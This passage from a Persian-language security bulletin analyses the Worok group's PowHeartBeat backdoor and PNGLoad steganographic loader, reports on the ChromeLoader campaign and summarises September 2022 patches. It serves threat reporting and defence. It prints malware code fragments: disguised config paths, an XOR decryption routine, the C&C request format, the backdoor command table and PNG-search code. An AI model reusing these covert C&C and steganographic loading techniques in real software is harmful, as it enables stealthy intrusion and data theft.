$Script:GetUrl = $Script:UrlHttps + $Script:UrlDomain + $Script:UrlSendHeartBeat;
$Script:PutUrl = $Script:UrlHttps + $Script:UrlDomain + $Script:UrlSendResult;
$Script:currentPath = Split-Path -Parent $MyInvocation.MyCommand.Definition;
$Script:ProxyEnableFlag = $false;
$Script:Proxymsg;
$Script:Interval = 10 ;
$Script:BasicConfigPath = "C:\ProgramData\unins.dat";
$Script:UpTime = 0;
$Script:DownTime = 24;
$Script:Domains;
$Script:DomainIndex;
$Script:SecretKey = "###ConfigKey###";

#$Script:IfLog = $true;
$Script:IfLogFilePath = "C:\ProgramData\tpncp.dat";
$Script:logpath = "C:\ProgramData\unins000.dat";
$Script:ProxyFile = "C:\ProgramData\hwrenalm.dat";

$Script:IfConfig = $false;
```

## رمزگذاری داده‌ها

PowHeartBeat لاگ‌های مربوطه و محتوای فایل پیکربندی را رمزگذاری می‌کند.

محتوای فایل لاگ از طریق XOR چند بایتی و با کلیدی که در متن شفاف مشخص شده، رمزگذاری می‌شود. کلید مذکور یک آرایه ۲۵۶ بایتی است که در تمام نمونه‌های مشاهده شده، یکسان می‌باشد. محتوای فایل پیکربندی از طریق XOR چند بایتی و کلید آن که دارای مقدار SecretKey است، رمزگذاری می‌شود.

## ارتباطات C&C

PowHeartBeat تا نسخه ۲٫۴ برای ارتباطات C&C از HTTP استفاده می‌کند و سپس به ICMP تغییر می‌یابد. در هر دو مورد، ارتباط رمزگذاری نشده است.

## HTTP

در یک حلقه نامتناهی، «دسترسی غیرمجاز» ضمن ارسال یک درخواست GET به سرور C&C، صدور فرمانی را تقاضا می‌کند. پاسخ رمزگذاری شده توسط «دسترسی غیرمجاز» رمزگشایی می‌شود و ضمن پردازش فرمان و نوشتن خروجی فرمان در یک فایل، محتوای آن از طریق یک درخواست POST به سرور C&C ارسال می‌شود. فرمت درخواست‌های GET به صورت زیر می‌باشد:

```
GET <UrlSendHeartBeat> HTTP/1.1
User-Agent: <UserAgent>
Referer: <Referer>
Host: <Domain>
Cookie: <CookieClientId>=<ClientId>
Connection: close
```

توجه داشته باشید که درخواست‌ها با استفاده از فیلدهای پیکربندی همنام ساخته شده است.

در پاسخ سرور C&C، سومین بایت محتوا، شناسه فرمان است که command_id نامیده شده و دستور پردازش شده توسط «دسترسی غیرمجاز» را نشان می‌دهد. محتوای باقی‌مانده از پاسخ به عنوان یک آرگومان به دستور پردازش شده ارسال می‌شود. این محتوا با الگوریتم نشان داده شده در شکل زیر رمزگذاری شده، taskId مقدار کوکی است که پس از مقدار CookieTaskId در پیکربندی نامگذاری شده است.

```
o[int] $pos = $taskId % 256;
for ($i = 0; $i -lt $tmpBytes.Value.Length; $i++)
{
  $pos = $pos + $clientId;
  if ($pos -ge 256)
  {
 $pos = $pos % 256;
  }
  $tmpBytes.Value[$i] = [byte]($tmpBytes.Value[$i] -bxor $hexEnc[$pos]);
}
```

همچنین پاسخ سرور C&C حاوی کوکی دیگری است که نام آن توسط متغیر پیکربندی «دسترسی غیرمجاز» به نام CookieTerminalId مشخص شده است. مقدار این کوکی در درخواست POST مربوط به «دسترسی غیرمجاز» تکرار می‌شود و نباید خالی باشد. پس از اجرای دستور PowHeartBeat نتیجه را به عنوان یک درخواست POST به سرور C&C ارسال می‌کند. نتیجه به صورت فایلی با نام <command_id>.png ارسال می‌شود.


## ICMP

در PowHeartBeat، از نسخه ۲٫۴، HTTP با ICMP جایگزین شده و بسته‌های ارسالی دارای بازه زمانی شش ثانیه‌ای و غیرقطعه‌بندی شده می‌باشند. به احتمال زیاد ارتباط از طریق ICMP، گزینه‌ای برای دور زدن راهکارهای امنیتی است و هیچ تغییر عمده‌ای در نسخه‌های ۲٫۴ به بعد وجود ندارد اما به نقل از محققان، تغییراتی در کد ایجاد شده است.

- PowHeartBeat بسته‌ای را که حاوی رشته abcdefghijklmnopqrstuvwxyz است، در هر حلقه قبل از صدور فرمان ارسال می‌کند. این به سرور C&C اطلاع می‌دهد که «دسترسی غیرمجاز» آماده دریافت فرامین می‌باشد.
- درخواست‌هایی برای دریافت فرامین توسط «دسترسی غیرمجاز» که شامل رشته abcdefghijklmnop می‌باشد، ارسال می‌شود. این بسته‌ها دارای فرمتی همانند شکل زیر هستند.


تفاوت بین شناسه کلاینت و Flag کلاینت این است که شناسه کلاینت در هر نمونه متفاوت است در حالی که Flag مربوط به کلاینت در هر یک از نمونه‌های ICMP، یکسان است. hearbeat Flag نشان می‌دهد که «دسترسی غیرمجاز» در حال ارسال heartbeat است. پاسخ سرور C&C دارای فرمتی همانند شکل زیر می‌باشد.


flag در اینجا نشان می‌دهد که آیا فرمانی برای صدور به «دسترسی غیرمجاز» وجود دارد یا خیر. درخواست‌ها برای دریافت فرامین دارای فرمتی همانند شکل زیر می‌باشند.




توجه داشته باشید که ICMP در «دسترسی غیرمجاز» امکان دریافت مقدار نامحدودی از داده‌ها را که به بخش‌هایی تقسیم شده، می‌دهد و از طول داده متغیر، موقعیت فعلی و طول کل برای پیگیری داده‌های ارسالی استفاده می‌کند. پاسخ‌ها به این درخواست‌ها دارای فرمتی همانند شکل زیر می‌باشند.


همانند پاسخ‌های HTTP، سومین بایت داده، شناسه فرمان (Command Identifier) می‌باشد.

پس از هفت پاسخ متوالی ICMP با محتوای خالی یا با فرمت متناقض، انتقال بین «دسترسی غیرمجاز» و سرور C&C تمام شده در نظر گرفته می‌شود.

با درنظر گرفتن درخواست‌ها جهت ارسال نتیجه فرمان صادر شده به سرور C&C، وضعیت سرور به وضعیت Post تبدیل شده و رشته نهایی abcdefghijklmnop برای داده‌های نتیجه تغییر می‌کند.

## فرامین «دسترسی غیرمجاز»

PowHeartBeat دارای قابلیت‌های مختلفی از جمله اجرای فرمان/پروسه و دستکاری فایل است. جدول زیر تمام فرامین پشتیبانی شده توسط نمونه‌های مختلف و تحلیل شده آن را فهرست می‌کند.

| Name | Command Identifier | Description |
|---|---|---|
| **Cmd** | `0x02` | Execute a PowerShell command. |
| **Exe** | `0x04` | Execute a command as a `process`. |
| **FileUpload** | `0x06` | Upload a file to the victim machine. File content is gzip-compressed. |
| **FileDownLoad** | `0x08` | Download a file from the victim machine, and return file path, file length, creation time, access times, and file content to the C&C server. |
| **FileView** | `0x0A` | Get file information of a specific directory, in particular:<br>· Filenames<br>· File attributes<br>· Last write times<br>· File contents |
| **FileDelete** | `0x0C` | Delete a file. |
| **FileRename** | `0x0E` | Rename or move a file. |
| **ChangeDir** | `0x10` | Change the current working location of the backdoor. |
| **Info** | `0x12` | Get a category of information according to the specified argument:<br>· "Basic information": `ClientId`, `Version`, host name, IP addresses, `explorer.exe` version and size information, OS (architecture and flag indicating if the machine is a server), `Interval`, current directory, drive information (name, type, free space and total size), current time<br>· "Time-Interval information": `Interval` and current time<br>· "Domain information": decrypted configuration file content |
| **Config** | `0x14` | Update the configuration file content and reload the configuration. |
| N/A | `0x63` | Backdoor exit. |

در صورت بروز خطا در «دسترسی غیرمجاز»، این «دسترسی غیرمجاز» از شناسه فرمان 0x00 در فرمان POST به سرور C&C استفاده می‌کند که نشان دهنده وجود خطا می‌باشد.

توجه داشته باشید که قبل از ارسال مجدد اطلاعات به سرور C&C، داده‌ها با Gzip فشرده می‌شوند.

## PNGLoad؛ بارگذاری‌کننده Steganographic

در مرحله دوم PNGLoad بر روی سیستم‌های هک شده، مستقر شده و توسط CLRLoad یا PowHeartBeat بارگذاری می‌شود. با این که در ظاهر هیچ کدی در PowHeartBeat که مستقیماً PNGLoad را بارگذاری می‌کند، شناسایی و مشاهده نشد، «دسترسی غیرمجاز» قابلیت دانلود و اجرای کدهای مخرب دیگری را از سرور C&C دارد که احتمالاً مهاجمان اینگونه PNGLoad را در سیستم‌هایی که با PowHeartBeat آلوده شده‌اند، مستقر کرده‌اند. PNGLoad بارگذاری‌کننده‌ای است که از فایل‌های PNG برای ایجاد و اجرای کد مخرب استفاده می‌کند. این یک فایل اجرایی ۶۴ بیتی و از نوع .NET است که با .NET Recorder مبهم‌سازی شده و به عنوان نرم‌افزاری معتبر شناخته شده است.

```
[assembly: AssemblyVersion("4.20.0.0")]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: AssemblyFileVersion("4.20.0.0")]
[assembly: ComVisible(false)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyDelaySign(false)]
[assembly: AssemblyKeyName("")]
[assembly: CompilationRelaxations(8)]
[assembly: AssemblyDescription("WinRAR shell extension")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCopyright("Copyright© Alexander Roshal 1993-2012")]
[assembly: AssemblyTitle("WinRAR shell extension")]
[assembly: Guid("84c2fbeb-703c-4cbd-a402-7cfa67ce965f")]
[assembly: AssemblyTrademark("Copyright© Alexander Roshal 1993-2012")]
[assembly: AssemblyCompany("Alexander Roshal")]
[assembly: AssemblyProduct("WinRAR")]
```




پس از رفع ابهام، فقط یک کلاس وجود دارد. همانطور که در شکل زیر نشان داده شده، در این کلاس، یک Attribute به نام MainPath وجود دارد که شامل مسیر فهرست و زیر شاخه‌های آن است که در «دسترسی غیرمجاز» جهت جستجوی فایل‌هایی با پسوند png. مورد استفاده قرار می‌گیرد.

```
DirectoryInfo[] directories = directoryInfo.GetDirectories();
List<string> list = new List<string>();
string[] files = Directory.GetFiles(XMLCom.MainPath, "*.png", SearchOption.TopDirectoryOnly);
if (files.Length != 0)
{
    list.AddRange(files);
}
foreach (DirectoryInfo directoryInfo2 in directories)
{
    try
    {
        string[] files2 = Directory.GetFiles(directoryInfo2.FullName, "*.png", SearchOption.AllDirectories);
        if (files2.Length != 0)
        {
            list.AddRange(files2);
        }
    }
    catch (Exception ex)
    {
        XMLCom.WriteToLog(XMLCom.LogFilePath, ex.ToString());
    }
}
```



سپس محتوای هر فایل png. که توسط MainPath مورد جستجوی قرار گرفته، به منظور کشف رمزنگاری موسوم به Steganography مورد بررسی قرار می‌گیرد. ابتدا، کم‌اهمیت‌ترین بیت از هر پیکسل R (Red)، G (Green)، B (Blue) و A (Aloha) واکشی شده و در یک بافر جمع می‌شود. اگر هشت بایت اول آن بافر با عدد جادویی که در شکل زیر مشاهده می‌شود مطابقت داشته باشد و مقدار هشت بایت بعدی و بیت Control غیر تهی باشد، فایل PNGLoad از بررسی محتوای رمزنگاری Steganography عبور می‌کند. برای چنین فایل‌هایی، پردازش باقیمانده بافر که با یک XOR چند بایتی رمزگشایی شده و با بکارگیری کلیدی که در SecretKeyBytes PNGLoad ذخیره‌شده، ادامه می‌یابد. در ادامه بافر رمزگشایی شده از حالت Gzip خارج می‌شود. انتظار می‌رود نتیجه، یک اسکریپت PowerShell باشد که بلافاصله اجرا می‌شود.




جالب اینجاست که عملیات انجام شده توسط PNGLoad در فایلی ثبت می‌شود که مسیر آن در متغیر LogFilePath ذخیره می‌شود. عملیات تنها زمانی ثبت می‌شود که فایلی وجود داشته باشد و مسیر آن توسط متغیر داخلی IfLogFilePath مشخص شده باشد.

محققان در این تحقیق نتوانستند یک نمونه فایل png. را که همراه با PNGLoad استفاده می‌شود، به دست آورند، اما نحوه عملکرد PNGLoad نشان می‌دهد که تنها با فایل‌های PNG معتبر کار می‌کند. به منظور پنهان کردن کد مخرب، Worok از Bitmap Object در C# استفاده می‌کند و به فراداده (Metadata) مربوط به فایل نیازی ندارند و فقط اطلاعات پیکسل را از فایل‌ها می‌گیرند. این بدان معناست که هکرهای Worok می‌توانند کدهای مخرب خود را در تصاویر PNG معتبر و به ظاهر بی‌ضرر مخفی کنند و در نتیجه از دید پنهان شوند.

## جمع‌بندی

Worok یک گروه جاسوسی سایبری است که ضمن توسعه ابزارهای شخصی‌سازی شده خود، از ابزارهای موجود و معتبر نیز برای آلوده نمودن اهداف خود استفاده می‌کنند. به نظر می‌رسد این گروه به دنبال سرقت اطلاعات از قربانیان می‌باشند چون سازمان‌های مختلفی اعم از بخش‌های خصوصی، نهادهای دولتی و سازمان‌های مهمی در آسیا و آفریقا را مورد هدف قرار دادند. زمان‌های فعالیت و مجموعه ابزارهای بکارگرفته شده توسط Worok نشان‌دهنده ارتباط احتمالی آنها با گروه هکری TA428 است. مجموعه ابزار سفارشی آنها شامل دو بارگذاری‌کننده یکی به زبان C++ و دیگری به زبان .NET. #C و یک «دسترسی غیرمجاز» از نوع PowerShell است. با این حال هنوز اطلاعات بیشتری درخصوص این گروه هکری منتشر نشده است.

فهرست جامعی از شاخص‌های آلودگی (Indicators of Compromise – به اختصار IoC) و نمونه‌های آن در لینک زیر قابل دریافت و مشاهده است.

https://github.com/eset/malware-ioc/tree/master/worok

مشروح گزارش ای‌سِت در نشانی زیر قابل مطالعه می‌باشد:

https://www.welivesecurity.com/2022/09/06/worok-big-picture/

# هشدار مایکروسافت و وی‌ام‌ور

## در خصوص کارزار بدافزاری Chromeloader


شرکت‌های مایکروسافت (Microsoft) و وی‌ام‌ور (VMware) درخصوص کارزار بدافزاری Chromeloader که به طور گسترده‌ای در حال انجام است، هشدار داده‌اند. مهاجمان در این کارزار اقدام به بکارگیری افزونه‌های مخرب مرورگر، بدافزار Node-WebKit و حتی در برخی موارد باج‌افزار می‌کنند.


در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده، کارزار بدافزاری مذکور مورد بررسی قرار گرفته است.

محققان ضمن اظهار افزایش آلودگی از طریق کارزار بدافزاری Chromeloader در سه ماهه اول سال ۲۰۲۲، در خصوص خطرات بدافزارهای موسوم به Browser Hijacker که جهت بازاریابی و کلاهبرداری تبلیغاتی مورد استفاده قرار می‌گیرند، هشدار داده‌اند.

مهاجمان در کارزار بدافزاری Chromeloader، مرورگر Chrome را از طریق یک افزونه مخرب آلوده نموده و با فریب کاربران آن‌ها را به سایت‌های تبلیغاتی کاذب هدایت می‌کنند تا بدین صورت برای خود درآمد کسب کنند.

محققان امنیتی پالو آلتو نتورکس (Palo Alto Networks) نیز در گزارش خود اعلام نمودند که Chromeloader به یک سارق اطلاعات تبدیل شده و تلاش می‌کند تا ضمن تبلیغات دروغین، داده‌های ذخیره‌شده در مرورگرها را سرقت کند.

شرکت مایکروسافت نیز در ۲۵ شهریور ماه در خصوص کارزار کلاهبرداری گسترده که به گروهی به نام DEV-0796 نسبت داده شده، هشدار داد که در آن از کارزار Chromeloader جهت آلوده کردن قربانیان به گونه‌های مختلفی از بدافزار استفاده می‌شود.





محققان وی‌ام‌ور نیز با انتشار یک گزارش فنی به نشانی زیر، انواع مختلف Chromeloader را که در دو ماه اخیر توسط مهاجمان بکار گرفته شده، تشریح نموده و اعلام نموده‌اند برخی از آنها از کدهای بسیار مخرب‌تری نیز استفاده می‌کنند.

https://blogs.vmware.com/security/2022/09/the-evolution-of-the-chromeloader-malware.html

بدافزارهای مخرب در این کارزار از طریق فایل‌های ISO، در قالب تبلیغات مخرب و همچنین تغییر مسیر مرورگر و یا حتی دیدگاه‌های مرتبط با فیلم‌های ویدیویی YouTube توزیع می‌شوند.


چندی پیش مایکروسافت اعلام نمود که به طور پیش‌فرض ماکروهای Office را مسدود می‌نماید، از آن زمان فایل‌های ISO به روشی محبوبی برای توزیع بدافزار تبدیل شده است.

علاوه بر این، با دوبار کلیک بر روی فایل ISO در Windows 10 و نسخه‌های جدیدتر Windows، این فایل‌ها به طور خودکار به عنوان یک CDROM تحت یک درایو جدید نصب شده و تبدیل به روشی کارآمد جهت توزیع همزمان چندین فایل بدافزاری شده است.




فایل‌های ISO در کارزار ChromeLoader معمولاً شامل چهار فایل، یک فایل فشرده ZIP حاوی بدافزار، یک فایل ICON، یک فایل Batch نصب کننده بدافزار (که معمولاً Resources.bat نامیده می‌شود) و یک میانبر Windows که فایل Batch را راه‌اندازی می‌کند، می‌باشند.

وی‌ام‌ور در بخشی از تحقیقات خود، از ابتدای سال میلادی جاری حداقل ده نوع Chromeloader را نمونه‌برداری کرده که جالب‌ترین آنها پس از آگوست مشاهده شده است.




اولین نمونه، از برنامه‌ای به نام OpenSubtitles که به کاربران کمک می‌کند زیرنویس فیلم‌ها و برنامه‌های تلویزیونی را پیدا کنند، الگوبرداری می‌کند. در این کارزار، مهاجمان به جای فایل معمول Resources.bat از فایلی به نام properties.bat که برای نصب بدافزار و ماندگاری در سیستم، اقدام به افزودن کلید در Registry می‌کند، استفاده می‌کنند.

مورد قابل توجه دیگر Flbmusic.exe است که از پخش‌کننده موسیقی FLB تقلید نموده و از فریم‌ورک نرم‌افزاری الکترون (Electron runtime) بهره گرفته است. Flbmusic.exe این امکان را برای بدافزار فراهم می‌کند تا ماژول‌های اضافی را برای ارتباطات شبکه و جاسوسی از درگاه‌ها راه‌اندازی کند.

برای برخی از انواع Chromeloader، حملات کمی مخرب‌تر بودند و با استخراج ZipBomb، سیستم را با عملیات Unpacking گسترده مواجه می‌کردند.

بنا بر گزارش شرکت وی‌ام‌ور، تا اواخر آگوست، از ZipBomb برای آلوده نمودن سیستم‌ها استفاده شده است. ZipBomb در نفوذ اولیه با دو بار کلیک کاربر هنگام دانلود فایل پیوست توسط قربانی، بارگذاری و اجرا می‌شود. پس از اجرا، بدافزار سیستم کاربر را با بارگذاری بیش از حد داده‌ها از کار می‌اندازد.

مخرب‌تر از آن، آن دسته از کارزارهای Chromeloader است که اقدام به انتشار باج‌افزار Enigma در قالب یک فایل HTML می‌کنند. Enigma نوعی باج‌افزار قدیمی است که از یک نصب‌کننده (Installer) مبتنی بر JavaScript و یک فایل اجرایی تعبیه شده در آن استفاده می‌کند تا بتواند مستقیماً در مرورگر پیش‌فرض راه‌اندازی شود.

پس از تکمیل رمزگذاری، پسوند «enigma.» به نام فایل‌ها اضافه می‌شود. این باج‌افزار، فایل readme.txt که حاوی دستورالعمل و پیامی برای قربانیان است را بارگذاری می‌کند.

Chromeloader نمونه‌ای بارز از کارزارهایی است که به عنوان یک ابزار تبلیغاتی شروع به کار کرده و با بکارگیری کدهای مخرب قویتر، قابلیت‌های پرسودی برای تبلیغات کاذب فراهم نموده‌اند.

## منبع:

https://www.bleepingcomputer.com/news/security/vmware-microsoft-warn-of-widespread-chromeloader-malware-attacks/

# آسیب‌پذیری‌ها و اصلاحیه‌های امنیتی

# بروزرسانی‌ها و اصلاحیه‌های
## شهریور ۱۴۰۱


در شهریور ۱۴۰۱ شرکت‌های زیر اقدام به عرضه بروزرسانی و توصیه‌نامه امنیتی برای برخی محصولات خود کردند.

| | | |
|---|---|---|
| مایکروسافت | بیت‌دیفندر | گوگل |
| سیسکو | وی‌ام‌ور | ادوبی |
| سوفوس | مـوزیـلا | اپل |

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده به برخی از بااهمیت‌ترین اصلاحیه‌های شهریور ماه پرداخته شده است.

### مایکـروسافت

شرکت مایکروسافت (Microsoft)، مجموعه اصلاحیه‌های امنیتی ماهانه خود را برای ماه میلادی سپتامبر منتشر کرد. اصلاحیه‌های مذکور بیش از ۶۰ آسیب‌پذیری را در Windows و محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت پنج مورد از آسیب‌پذیری‌های ترمیم شده این ماه «حیاتی» (Critical) و اکثر موارد دیگر «مهم» (Important) اعلام شده است.

این مجموعه اصلاحیه‌ها، انواع مختلفی از آسیب‌پذیری‌ها را در محصولات مایکروسافت ترمیم می‌کنند:

- «ترفیع اختیارات» (Elevation of Privilege)
- «اجرای کد از راه دور» (Remote Code Execution)
- «افشای اطلاعات» (Information Disclosure)
- «از کاراندازی سرویس» (Denial of Service - به اختصار DoS)
- «عبور از سد امکانات امنیتی» (Security Feature Bypass)

دو مورد از آسیب‌پذیری‌های ترمیم شده این ماه (شناسه‌های CVE-2022-37969 و CVE-2022-23960)، از نوع «روز-صفر» می‌باشند که یک مورد آن به طور گسترده در حملات مورد سوءاستفاده قرار گرفته است. مایکروسافت آن دسته از آسیب‌پذیری‌هایی را از نوع روز-صفر می‌داند که پیش‌تر اصلاحیه رسمی برای ترمیم آن‌ها ارائه نشده، جزییات آن‌ها به‌طور عمومی منتشر شده یا در مواقعی مورد سوءاستفاده مهاجمان قرار گرفته است.

آسیب‌پذیری CVE-2022-37969 دارای درجه اهمیت «مهم» بوده و از نوع «اجرای کد از راه دور» است و به نقل از مایکروسافت تنها ضعف امنیتی است که در به‌روزرسانی این ماه به طور گسترده در حملات مورد سوءاستفاده قرار گرفته است. این ضعف امنیتی بر روی Windows Common Log File System Driver - به اختصار CLFS - تاثیر می‌گذارد. مهاجمان با سوءاستفاده از این ضعف امنیتی قادر خواهند بود که اختیاراتی را در سطح SYSTEM به دست آورند. جهت بهره‌جویی از این ضعف امنیتی، مهاجم ابتدا باید به سیستم مورد نظر دسترسی داشته باشد و سپس کد خاصی را اجرا کند، اگرچه نیازی به تعامل کاربر نیست.

دیگر آسیب‌پذیری روز صفر ترمیم شده در این ماه، ضعف امنیتی CVE-2022-23960 با درجه اهمیت «مهم» و از نوع «افشای اطلاعات» می‌باشد که بر قابلیت Cache Speculation مربوط به CPU که توسط شرکت‌های مطرحی نظیر Intel، AMD و Arm بکار گرفته شده، تاثیر می‌گذارد. این شرکت‌ها از قابلیت مذکور که در آن برخی وظایف از قبل اجرا می‌شود جهت بهینه‌سازی و افزایش عملکرد CPU استفاده می‌کنند تا اطلاعات در هنگام نیاز در دسترس باشد.

با وجود اینکه شرکت‌های مذکور در نشانی‌های زیر، توصیه‌نامه‌هایی برای این ضعف امنیتی منتشر کرده بودند، مایکروسافت نیز برای آن دسته از سیستم‌های عاملش که از این آسیب‌پذیری متاثر می‌شوند، اقدام به عرضه به‌روزرسانی کرده است.

https://developer.arm.com/Arm%20Security%20Center/Speculative%20Processor%20Vulnerability
https://www.amd.com/en/corporate/product-security/bulletin/amd-sb-1026
https://www.amd.com/system/files/documents/software-techniques-for-managing-speculation.pdf
https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00598.html

پنج مورد از آسیب‌پذیری‌های ترمیم شده این ماه دارای درجه اهمیت «حیاتی» با شناسه‌های CVE-2022-35805، CVE-2022-34700، CVE-2022-34722، CVE-2022-34721 و CVE-2022-34718 می‌باشند که در ادامه به بررسی جزئیات برخی از این ضعف‌های امنیتی می‌پردازیم.

- ضعف‌های امنیتی با شناسه‌های CVE-2022-34722 و CVE-2022-34721 از نوع «اجرای کد از راه دور» بوده و Windows Internet Key Exchange - به اختصار IKE - از آنها تاثیر می‌پذیرد. هر دو دارای شدت ۹٫۸ از ۱۰ (بر طبق استاندارد CVSS) می‌باشند. مهاجم احراز هویت نشده می‌تواند یک بسته‌داده‌ای IP (IP Packet) دستکاری شده را به سیستمی که دارای سیستم‌عامل Windows و IPSec فعال است ارسال نموده و کدی را از راه دور اجرا کند. البته این آسیب‌پذیری فقط نسخه IKEv1 را تحت تاثیر قرار می‌دهد و IKEv2 از آن متاثر نمی‌شود. با این حال، تمامی سرورهای Windows متاثر از این ضعف امنیتی می‌باشند زیرا بسته‌های V1 و V2 را می‌پذیرند.

- آسیب‌پذیری با شناسه CVE-2022-34718 از نوع «اجرای کد از راه دور» می‌باشد و بر روی Windows TCP/IP تاثیر می‌گذارد. این آسیب‌پذیری می‌تواند توسط یک مهاجم احراز هویت شده به منظور ارسال یک بسته داده‌ای IPv6 (IPv6 Packet) دستکاری شده به سیستم تحت Windows که IPSec آن فعال است، مورد سوءاستفاده قرار گیرد. این آسیب‌پذیری بر نسخ ۷، ۸٫۱، ۱۰ و ۱۱ سیستم‌عامل Windows و Windows Server نسخ ۲۰۰۸، ۲۰۱۲، ۲۰۱۶، ۲۰۱۹ و ۲۰۲۲ تأثیر می‌گذارد. به نقل از مایکروسافت احتمال بهره‌جویی از این ضعف امنیتی در آخرین نسخ Windows و Windows Server نسبت به نسخ قدیمی بیشتر است.

در ادامه به بررسی جزئیات دیگر آسیب‌پذیری‌های اصلاح شده این ماه و به ویژه به مواردی که ممکن است بیشتر مورد توجه مهاجمان قرار گیرند، می‌پردازیم.

در میان ضعف‌های ترمیم شده در سپتامبر ۲۰۲۲ سه آسیب‌پذیری بر محصولات Office تاثیر می‌گذارند که همگی از نوع «اجرای کد از راه دور» می‌باشند. یکی از این ضعف‌های امنیتی بر نرم‌افزار Microsoft PowerPoint (شناسه CVE-2022-37962) و دو مورد دیگر (شناسه‌های CVE-2022-37963 و CVE-2022-38010) بر Visio تاثیر می‌گذارند. هر سه این ضعف‌های امنیتی دارای درجه اهمیت «مهم» می‌باشند. یک مهاجم محلی از راه دور می‌تواند با ارسال یک فایل دستکاری شده، دستگاه قربانی را آلوده کند. بنابراین برای سوءاستفاده از این ضعف‌های امنیتی به برخی تعاملات کاربر نیاز است.

علاوه بر این، بروزرسانی ماه سپتامبر ۲۰۲۲ مایکروسافت شامل اصلاحاتی برای دو آسیب‌پذیری با شناسه‌های CVE-2022-37956 و CVE-2022-37957 است که همگی از نوع «ترفیع اختیارات» می‌باشند و نسخ مختلف Windows و Windows Server از آنها تاثیر می‌پذیرند. هر دوی این ضعف‌های امنیتی دارای پیچیدگی کمی بوده و بهره‌جویی موفق از این آسیب‌پذیری‌ها منجر می‌شود که مهاجم به امتیازات سطح SYSTEM دست یابد. از طرفی شرکت مایکروسافت احتمال سوءاستفاده از CVE-2022-37957 را «زیاد» اعلام نموده است.

این شرکت احتمال بهره‌جویی از ضعف‌های امنیتی به شناسه‌های CVE-2022-34725، CVE-2022-34729، CVE-2022-35803 و CVE-2022-37954 را نیز «زیاد» اعلام کرده است. تمامی این آسیب‌پذیری‌ها دارای درجه اهمیت «مهم» و از نوع «ترفیع اختیارات» می‌باشند و نسخ مختلف Windows و Windows Server از آنها تاثیر می‌پذیرند. از طرفی مهاجم تنها با برنده شدن در شرایط رقابتی (Race Condition) قادر به سوءاستفاده از آسیب‌پذیری با شناسه CVE-2022-34725 که Windows ALPC تاثیر می‌پذیرد، می‌باشد.

در نهایت آسیب‌پذیری به شناسه CVE-2022-34724 که بر نسخ مختلف Windows DNS Server تاثیر می‌گذارد با وجود اینکه با درجه اهمیت «مهم» رتبه‌بندی شده است، بهتر است به دلیل تأثیر بالقوه احتمالی بهره‌جویی از آن مورد توجه قرار گیرد. یک مهاجم احراز هویت نشده از راه دور می‌تواند با سوءاستفاده از آن، موجب «از کار اندازی سرویس» در سرور DNS شود. البته مشخص نیست که آیا این حمله فقط سرویس DNS را از دسترس خارج می‌کند یا کل سیستم را از کار می‌اندازد. حتی صرفاً از کاراندازی DNS نیز برای بسیاری از سازمان‌ها منجر به فاجعه می‌شود.

فهرست کامل آسیب‌پذیری‌های ترمیم شده توسط مجموعه‌اصلاحیه‌های سپتامبر ۲۰۲۲ مایکروسافت در گزارش زیر قابل مطالعه است:

https://newsroom.shabakeh.net/25390/

همچنین در ۲۹ شهریور ۱۴۰۱ شرکت مایکروسافت با انتشار به‌روزرسانی اضطراری و خارج از برنامه، آسیب‌پذیری با شناسه CVE-2022-37972 را در نسخ ۲۱۰۳ تا ۲۲۰۷، Microsoft Endpoint Configuration Manager ترمیم کرد. لازم به ذکر است که جزییات این ضعف امنیتی به صورت عمومی افشاء شده است. اطلاعات کامل در خصوص این آسیب‌پذیری و اصلاحیه مربوطه در لینک زیر قابل دسترس می‌باشد.

https://learn.microsoft.com/en-us/mem/configmgr/hotfix/2207/15498768

## سیسکو

شرکت سیسکو (Cisco Systems) در شهریور ماه در چندین نوبت اقدام به عرضه بروزرسانی‌های امنیتی برای برخی از محصولات خود کرد. این بروزرسانی‌ها، ۱۵ آسیب‌پذیری را در محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت هفت مورد از آنها از نوع «بالا» (High) و هشت مورد از نوع «متوسط» (Medium) گزارش شده است. آسیب‌پذیری‌هایی همچون «از کاراندازی سرویس»، «اجرای کد از راه دور» و «ترفیع اختیارات»، «تزریق فرمان» (Command Injection) و «افشای اطلاعات» از جمله مهمترین اشکالات مرتفع شده توسط بروزرسانی‌های

